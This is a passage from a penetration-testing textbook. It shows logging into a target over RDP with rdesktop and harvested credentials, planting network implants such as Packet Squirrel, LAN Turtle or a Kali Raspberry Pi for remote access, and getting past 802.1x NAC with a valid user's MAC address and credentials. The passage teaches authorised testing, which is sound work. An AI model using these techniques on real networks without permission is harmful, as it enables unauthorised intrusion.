
1. To use rdesktop, open a new Terminal window and use the following syntax:

```
rdesktop -u <username> -p <password> <target's IP address>
```

The following snippet is an example of using the rdesktop tool with all the necessary details:

```
root@kali:~# rdesktop -u Slayer -p Admin456 10.10.10.19
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

2. Once you've executed the command, rdesktop will attempt to establish a remote connection to the target device. Once successful, rdesktop will provide a new window with the target's user interface, as shown in the following screenshot:



At this point, we have successfully gained entry to the target operating system and have control over it.




If your attacker system does not have the rdesktop tool, it can be found at its official GitHub repository: <https://github.com/rdesktop/rdesktop>. For further information on rdesktop, please go to its official website at www.rdesktop.org.

As you saw, we can simply use native tools within Kali Linux with the victim's credentials to access resources, systems, and networks during a penetration test. In the next section, we'll dive into network implants.

Plugging PWN boxes and other tools directly into a network

Quite often, penetration testers tend to plant a tiny, special box within an organization's network. These are known as network implants, and are sometimes referred to as PWN boxes. Network implants allow an attacker to establish a connection from the internet to a corporate network, by connecting to the implant tool as shown in the following screenshot:




The following is a photo of a network implant that can be inserted to intercept network traffic. This device is capable of capturing live packets and storing them on a USB flash drive. It has remote access capabilities that can allow a penetration tester or system administrator to remotely access the device, thereby allowing the user to remotely perform various tasks on the network. This little device is called the **Packet Squirrel**, and was created by Hak5:



Additionally, there's another device that looks like a USB Ethernet adapter. This so-called Ethernet adapter is also another network implant that allows a penetration tester to remotely access a network and perform various tasks, such as scanning, exploitation, and attack pivoting. This little device is called the **LAN Turtle**, another amazing piece of gear that was produced by Hak5:



Over the past few years, the **Raspberry Pi** (www.raspberrypi.org) was introduced to the world of computing. Today, many institutions, organizations, and households use the Raspberry Pi for many projects, from learning, to programming, to home security monitoring systems. The possibilities are endless with this little credit card-sized computer:



However, there are many operating systems that are currently available to the Raspberry Pi, one of which is the Kali Linux ARM image (<https://www.offensive-security.com/kali-linux-arm-images/>). Imagine the possibilities of loading Kali Linux into this portable device, planting it into an organization's network, and setting up remote access. The results of such a scenario would be grave if it were perpetrated by a real attacker, but a penetration tester would be able to help their client a great deal by showing them how vulnerable they are to attacks launched from within the internal network.

There are so many devices and gadgets that facilitate penetration testing that the possibilities are limitless. In the next section, we will be covering the fundamentals of NAC.

Bypassing NAC

NAC is a system that's designed to control access and ensure compliance. It uses a set of processes and technologies that are focused on controlling who and what is able to access a network and its resources. NAC does this by authorizing devices that have a level of compliance to operate on a corporate network.

Once a device is connected, the NAC server is able to profile and check whether the connected device has met the standard of compliance before allowing access to the network resources, security policies, and controls, which are configured to ensure that there is some form of restriction that prevents non-compliant devices from obtaining network access.

IEEE 802.1x is the NAC standard for both LAN (wired) and WLAN (wireless) networks. Within an 802.1x network, there are three main components:

- **Authentication server:** The authentication server is the device that handles **authentication, authorization, and accounting (AAA)** services on a network. This is where user accounts are created and stored, and where privileges and policies are applied. The authentication server runs either **Remote Authentication Dial-In User Service (RADIUS)** or **Terminal Access Controller Access-Control System Plus (TACACS+)** as its protocol.
- **Authenticator:** This is typically the network device that you are attempting to access, whether it be for administration purposes or to simply access the network. Such devices can be a wireless router/access point or a network switch.

- **Supplicant:** The supplicant is the client device, such as a smartphone or laptop computer, that wants to access the network. The supplicant connects to the network (wired or wireless) and is prompted with an authentication login window provided by the authenticator. When the user submits their user credentials, the authenticator queries the authentication server to verify the user and determine what policies and privileges to apply while the user is logged on to the network.

Bypassing an NAC system can be somewhat challenging. During the course of this chapter and the previous chapter, we took a look at how to gather user credentials and spoof the identity of our attacker machine (Kali Linux). Using the MAC address and user credentials of a valid user on a target network will provide you with some sort of access to the secure network.

However, NAC servers are capable of profiling the operating system and anti-malware protection on all connected devices. If your system does not satisfy compliance requirements, this can trigger a red flag or not allow access based on policies.

Summary

In this chapter, we were able to cover a lot of practical content, such as breaking both WEP and WPA wireless encryption standards to recover the key (passphrase). Having exploited wireless security, best practices were discussed and demonstrated so that we can secure wireless networks from potential hackers.

Furthermore, a practical approach to penetration testing on both Microsoft's RDP and Citrix services was covered. Lastly, we covered the uses of various network implants and how they can maintain remote access to a corporate network.

You now have the skills to gain access to a wireless network, perform exploitation on target systems, and gain access to both the Linux and Windows operating systems.

In *Chapter 11, Network Penetration Testing - Post-Connection Attacks*, we'll explore various tools in the post-connection phase.

Questions

1. What algorithm does WPA2 use for data encryption?
2. What Nmap script is used to discover servers running Citrix applications?
3. What is the default port that Microsoft's RDP uses?
4. What are some password cracking tools within Kali Linux?
5. What device is typically used to store all user accounts and policies?
6. Which command can be used to find a module in Metasploit?
7. What is the standard for NAC?

Further reading

The following are some additional recommended reading resources:

- **Metasploit Unleashed:** <https://www.offensive-security.com/metasploit-unleashed/>
- **Additional security tools:** <https://sectools.org/>